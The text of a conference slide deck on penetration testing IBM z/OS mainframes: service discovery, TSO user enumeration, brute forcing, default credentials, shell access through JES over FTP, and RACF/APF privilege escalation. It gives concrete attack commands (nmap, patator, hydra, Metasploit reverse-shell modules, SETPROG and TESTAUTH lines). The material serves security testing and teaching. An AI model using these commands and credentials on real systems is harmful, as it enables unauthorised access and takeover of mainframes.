When computers were big: z/OS penetration testing workflow

Denis Stepanov

Whoami

- Kaspersky, security services (pentest & red teaming, ICS security assessment, reverse engineering, application security, etc.)
- Team collaboration in the analysis of complex multifaceted systems: penetration tester and ICS security specialist walk into a ~~bar~~ mainframe
- Honors & Acknowledgements: conferences (C3, DEFCON, PHD, etc.), certificates (OSCP, OSEP, OSED, etc.) , CVEs & Bug Bounty

Mainframes

https://wikipedia.org/wiki/Z_Systems

Agenda. Part 1


- z/OS overview
- Reconnaissance
- Initial Access
- Execution
- Privilege Escalation
- RACF database
- Collection
- Exfiltration

Agenda. Part 2

- RACF overview
- RACF DB structure
- RACF DB: audit tool
- Racfudit: use cases
- Racfudit: hashes

Before we start…

Don’t be afraid for unknown terms - look at this like on guide




Disclaimer


- All themes relate to RACF based IBM mainframes
- Most tecniques are well-known

z/OS overview

z/OS overview. Components



Reconnaissance



Reconnaissance. Services

- FTP 21/tcp, 900/tcp
- Telnet x3270 23/tcp
- Telnet 24/tcp, 1023/tcp
- SSH 22/tcp
- IBM MQ 1414/tcp, 1415/tcp
- CEA 5060/tcp
- CORBA 2809/tcp
- IBM Tivoli 1920/tcp
- etc...


Reconnaissance. User Enumeration. Telnet

```
telnet  <ip>
Trying  <ip>
Connected to  <ip>          .
Escape character is '^]'.

IKJ56700A ENTER USERID -
NOTEXIS^MIKJ56420I USERID NOTEXIS NOT AUTHORIZED TO USE TSO
IKJ56429A REENTER -
IBMUSER^MIKJ56714A ENTER CURRENT PASSWORD FOR IBMUSER-
```

Reconnaissance. User Enumeration. Telnet

- Patator
  - patator telnet_login host=<ip> port=23
- Nmap
  - nmap -p 23 <ip> --script tso-enum --script-args userdb=tso_users_full.txt -vv

Initial Access



Initial Access. Weak credentials

- Username=Password
  - SYSADM:SYSADM
  - WEBADM:WEBADM
- Default passwords
  - IBMUSER:SYS1
  - OPERATOR:ADMIN
- Default password policy is weak:
  - Length <= 8
  - Uppercase + digits + @#$

Initial Access. RACF Password and Passphrase

	PASSWORD	PASSPHRASE
Max length	8	100
Case of alphabetic	UPPER	Mixed
Special symbols	@#$	#@$.<+|& !*-%_>?:=
Digits	0-9	0-9

Initial Access. User Bruteforce. Tools

- PASSWORD
  - Patator
    - patator telnet_login host=<ip> port=23
  - Nmap
    - nmap -p 23 <ip> --script tso-brute -vv
- PASSPHRASE
  - hydra
    - hydra -l username -P passwords.txt -s 80 -f <ip> http-get /


Execution


Reconnaissance
Initial Access
Execution
Privilege Escalation
Collection
Exfiltration

Execution

- Job Entry System
  - FTP
  - Network Job Entry
- VTAM applications
  - TSO/E
  - CICS
- Standard services
  - Telnet
  - SSH
- Web Applications

Execution. JES



Execution. JES via FTP. Steps

1) Connect to FTP-server
2) Upload special netcat
3) Switch to JES mode: SITE=JES
4) Upload JCL-batch file for shell execute
5) Get shell

Execution. JES via FTP. Tools

- Metasploit
  - payload/cmd/mainframe/generic_jcl
  - exploit/mainframe/ftp/ftp_jcl_creds
  - payload/mainframe/shell_reverse_tcp
- MainTP.py
  - https://github.com/mainframed/MainTP
- TshOcker.py
  - https://github.com/mainframed/TShOcker


Execution. TN3270

x3270 Terminal

https://en.wikipedia.org/wiki/IBM_3270


Execution. TN3270 over telnet

- x3270 -proxy socks4:<PROXY_IP>:1080 -user SYSADM <IP>
- x3270 -charset <charset> -proxy socks4:<PROXY_IP>:1080 -user SYSADM <IP>




x3270 Terminal emulator

Execution. TN3270 over telnet



Time Sharing Option/Extensions



Interactive System Productivity Facility

Execution. Telnet

telnet <ip> <port>


```
telnet                24
Trying                ...
Connected to
Escape character is '^]'.
EZYTE27I login:
EZYTE28I     Password:
IBM
Licensed Material - Property of IBM
5694-A01 Copyright IBM Corp. 1993, 2011
(C) Copyright Mortice Kern Systems, Inc., 1985, 1996.
(C) Copyright Software Development Group, University of Waterloo, 1989.

All Rights Reserved.

U.S. Government Users Restricted Rights -
Use,duplication or disclosure restricted by
GSA ADP Schedule Contract with IBM Corp.

IBM is a registered trademark of the IBM Corp.

# pwd

/
```

Execution. Web Applications

- CVE
  - CVE-2012-5955
    - https://github.com/mainframed/logica/blob/master/utcam.sh
- OWASP Vulnerabilities
  - SQL Injection
  - Remote Code Execution
  - File Upload
  - Path Traversal

Privilege Escalation

Privilege Escalation. z/OS access control



SAF - System Authorization Facility

RACF - Resource Access Control Facility

VTAM - Virtual Telecommunications Access Method

ACEE - Accessor Environment Element

Privilege Escalation. TSO

- Dataset access control misconfiguration
  - Access to APF
  - WARNING mode
- Resource classes access control misconfiguration
  - SURROGAT
  - FACILITY
  - TSOAUTH
  - OPERCMD
  - UNIXPRIV
- Binary exploitation
  - Supervisor Call
- CVEs

Privilege Escalation. TSO. Datasets

- WARNING mode
  - Enumerate
    - SR CLASS(<CLASSNAME>) WARNING
    - SR ALL WARNING NOMASK
- Authorized program facility (APF)
  - Enumerate
    - CONSOLE
      d prog, apf
    - https://github.com/ayoul3/Privesc/blob/master/ELV.APF
    - https://github.com/mainframed/Enumeration/blob/master/APFCHECK
  - Exploit
    - https://github.com/ayoul3/Privesc/blob/master/ELV.APF (Changing RACF)
    - Metasplit module: payload/cmd/mainframe/apf_privesc_jcl

Privilege Escalation. TSO. Resources

- TSOAUTH
  - TESTAUTH
    - Enumerate
      - RLIST TSOAUTH TESTAUTH AUTH
    - Exploit
      - TESTAUTH 'SYS1.LINKLIB(<SOMELIB>)'
      - https://github.com/zBit31/testauth/blob/master/RACF.txt
- OPERCMDS
  - MVS.SETPROG.**
    - Enumerate
      - RLIST OPERCMDS MVS.SETPROG.** AUTH
      - RLIST OPERCMDS MVS.SET.PROG.** AUTH
    - Exploit
      - SETPROG APF,ADD,DSNAME=<SOMEDATASET>,SMS

Privilege Escalation. TSO. Resources

